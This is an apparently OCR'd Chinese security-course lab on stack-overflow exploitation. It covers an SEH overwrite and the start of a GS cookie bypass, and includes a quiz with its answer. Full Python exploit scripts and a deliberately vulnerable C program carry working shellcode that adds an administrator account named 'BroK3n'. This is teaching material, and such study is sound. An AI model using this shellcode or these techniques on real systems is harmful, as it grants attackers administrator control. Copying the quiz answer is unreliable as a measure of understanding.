
```
50021344   5E              POP ESI

50021345   5B              POP EBX

50021346   C3              RETN
```

所以，完整的 exploit 是这样


```
filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w')  #以写方式打开文件

filedata="A"*30044+"\xEB\x06\x90\x90"+"\x44\x13\x02\x50"+\

      "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\

      "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

      "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\

      "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
```

```
      "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

      "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\

      "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\

      "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\

      "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\

      "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\

      "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\

      "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\

      "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7" #待写入的数
据

myfile.write(filedata)  #写入数据

myfile.close()  #关闭文件
```

运行这段 python 代码，然后用 ImmunityDebugger 打开 test.exe 程序并运行



Perfect!!!我们看到了 Pointer to Exception Handler 成被覆盖为 50021344，还有我们的 shellcode。然而，先高兴太早，请你先仔细看。




我数了一下我的 shellcode 长度是是 194 个字节，你再计算 Pointer to Exception Handler 后到最底下，少于 194 字节对不？那就说明我们的 shellcode 被截断了。缓冲区太短了，我们的 shellcode 放不下。那怎么办，换个短到合适的 shelocode？但是我手头没有，于是，想到了跳转，没错。前面我们不是填充了 30064 个 A 吗？那里有大把的空间啊，我们为何不把 shellcode 放在那里？我们可以在 Pointer to next SHE record 放一个往前跳的指令，就可以跳到我们的 shellcode 了，我附上我的 POC

```
filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w')  #以写方式打开文件
```

```
filedata="A"*29770+"\x90"*100+"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\
x8b\x52\x1c\x8b\x42"\

  "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

  "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\

  "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\

  "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

  "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\

  "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
```

```
      "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\

      "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\

      "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\

      "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\

      "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\

      "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"+\

      "\xEB\x06\x90\x90"+"\x44\x13\x02\x50"\

      "\xe9\x03\xff\xff\xff"                                          #00
18FF80   E9 03FFFFFF      JMP 0018FE88

myfile.write(filedata)  #写入数据

myfile.close()  #关闭文件
```

先运行这段 python 代码，然后运行目标程序，打开 dos 窗口，输入 net user 看看



可见成功添加名为 BroK3n 的用户溢出成功，执行了我们的 shellcode,漏洞利用成功。

5.2.1. 练习

以下说法不正确的是：【单选题】

【A】 如果 POP POP RETN 模块有 safeseh，那么将不能利用成功

【B】 覆盖 Pointer to next SHE record 的 EB 06 90 90 是作为跳到 shellcode 的跳板

【C】 shellcode 只能布置在 Pointer to Exception Handler 后面

【D】 shellcode 不能出现\00 和其他坏字符

答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

1）很多时候我们会选着覆盖返回地址加以利用，但是现在的操作系统引入了各种保护措施，使得利用更加困难。比如 GS 可以成功挫败很多基于覆盖返回地址的利用

2）关于覆盖 SEH 微软也有相应的防护措施，如 safeseh。但是其中也有绕过的办法，在特定的情况下还是可以利用成功。

8 参考

网络精灵 www.netfairy.net

从零开始学习软件漏洞挖掘系列教程第四篇：绕过 GS 机制

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解绕过 GS 机制的方法，能够在开启程序 GS 编译的情况下成功利用。

3 预备知识

1. 关于 GS 的一些基础知识

针对缓冲区溢出覆盖函数返回地址这一特征，微软在编译程序时候使用了一个很酷的安全编译选项—GS。/GS 编译选项会在函数的开头和结尾添加代码来阻止对典型的栈溢出漏洞（字符串缓冲区）的利用。当应用程序启动时，程序的 cookie（4 字节（dword），无符号整型）被计算出来（伪随机数）并保存在 加载模块的.data 节中,在函数的开头这个 cookie 被拷贝到栈中，位于 EBP 和返回地址的正前方（位于返回地址和局部变量的中间）。

[局部变量][cookie][保存的 EBP][保存的返回地址][参数]

在函数的结尾处，程序会把这个 cookie 和保存在.data 节中的 cookie 进行比较。 如果不相等，就说明进程栈被破坏，进程必须被终止。

2. 编译选项

微软在 VS2003 以后默认启用了 GS 编译选项。本文使用 VS2010。GS 编译选项可以通过菜单栏中的项目—配置属性—C/C++ --代码生成—缓冲区安全检查设置开启 GS 或关闭 GS。

4 实验环境

服务器：Windows 7 SP1 ，IP 地址：随机分配

辅助工具：Olldbg 调试器，Immunity Debugger，mona.py,windbg.

Windbg 是在 windows 平台下，强大的用户态和内核态调试工具

Immunity Debugger 软件专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了

metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】本实验成功与否与实验环境，工具等相关。

5 实验步骤

我们的任务分为 2 个部分：

1．对开启 GS 编译的程序用覆盖返回地址尝试利用它。

2．实战几种绕过 GS 的技术。

5.1 实验任务一

任务描述：对开启 GS 编译的程序尝试覆盖返回地址利用它。

1. 为了方便讲解，我们还是用前面的程序,并做了一些小小的改变。

```
// test.cpp : 定义控制台应用程序的入口点。
//
#include "stdafx.h"
#include<string.h>
#include<Windows.h>
```


```
//有问题的函数
int test(char *str)
{
    char buffer[8];   //开辟 8 个字节的局部空间
    strcpy(buffer,str);   //复制 str 到 buffer[8],这里可能会产生栈溢出
    return 0;
}

//主函数
int main()
{
    LoadLibrary((_T("Netfairy.dll")));   //载入 Netfairy.dll 模块
    char
str[30000]="AAAAAAAABBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x64\x8b\x1
2\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
        "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\
        "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\
        "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
        "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\
        "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\
        "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
        "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
        "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
        "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
        "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
        "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
        "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";   //定
义字符数组并赋值
    test(str);   //调用 test 函数并传递 str 变量

    return 0;
}
```

上面代码关闭 GS 编译选项编译。为了方便讲解 GS，我在编译程序的时候选择了禁用 Rebase(基址随机化) ，ASLR(地址随机化)，SafeSeh(在链接—命令行加入/SafeSeh:NO 关闭)，DEP(代码执行保护)，并在 C/C++ --优化中选择以禁用，在 C/C++ --常规—警告等级中关闭所有警告。现在你只需要知道 ASLR,SafeSeh,DEP 也是一些保护措施，是应用程序更加安全，但是请放心，教程的后面我们会看到，所有的这些在特定的条件下都可以被绕过。你可以在 C 盘下找到上面代码 test1.exe 文件，运行前

运行 test1.exe 后

可以看到没开启 GS 编译选择前我们的 shellcode 运行良好。那么我们开启 GS 编译试试，你可以在 C 盘找到这个开启 GS 编译生成的的 test2.exe

运行 test2.exe 前



管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\Administrator>net user
\\USER-20150810HR 的用户帐户
Administrator Guest
命令成功完成。
C:\Users\Administrator>

运行后



test.exe
test.exe 已停止工作
出现了一个问题，导致程序停止正常工作。请关闭该程序。
关闭程序
调试程序

可以看到程序报错，但是 shellcode 没有执行成功，如果 shellcode 执行了，应该添加一个新用户。接下来我们调试下为何开启 GS 编译后就无法成功利用了。还是用 Olldbg 载入程序，默认情况下断在这里

看到了没，程序在执行前先初始化一个 Cookie。为了证明它 test 函数确实受到了 GS(安全 Cookie)保护。我们单步到 0x40123C main 函数这里




F7 跟进 main 函数，main 函数全部代码从 0x00401060 到 0x004010C4



004010AB |. E8 50FFFFFF call test2.test

可以看到在 0x004010AB 处 call test1.test 就是我们的 test 函数了。在 0x4010AB 下断点，直接 F9 来到这里，然后 F7 跟进去



在 test 函数开始前，1 处的

00401006 |. A1 00304000 mov eax,dword ptr ds:[__security_cookie]

把之前生成的安全 cookie 复制到 eax。接着 2 处

0040100B |. 33C5 xor eax,ebp

将 eax 和 ebp 异或，生成新的 cookie，结果保存到 eax，下来是 3 处

0040100D |. 8945 FC mov [local.1],eax

把新的 cookie 保存到 local.1 处，也就是 ebp 上面。我们可以看看这个新的 cookie 值是啥，单步执行到这里

00401010 |. 8B45 08 mov eax,[arg.1]


看看此时的堆栈

001889F4　585D6618
001889F8　/0018FF44
001889FC　|004010B0　返回到 test2.main+50 来自 test2.test

其中 585D6618 就是我们的安全 cookie 了。为了看清它是如何保护我们的程序。我们单步到

00401051　|.　E8 6F000000　call test.__security_check_cookie


继续往下执行，程序直接终止。我们重新载入程序，来到 0x00401051 处，NOP 掉 0x00401051 这句



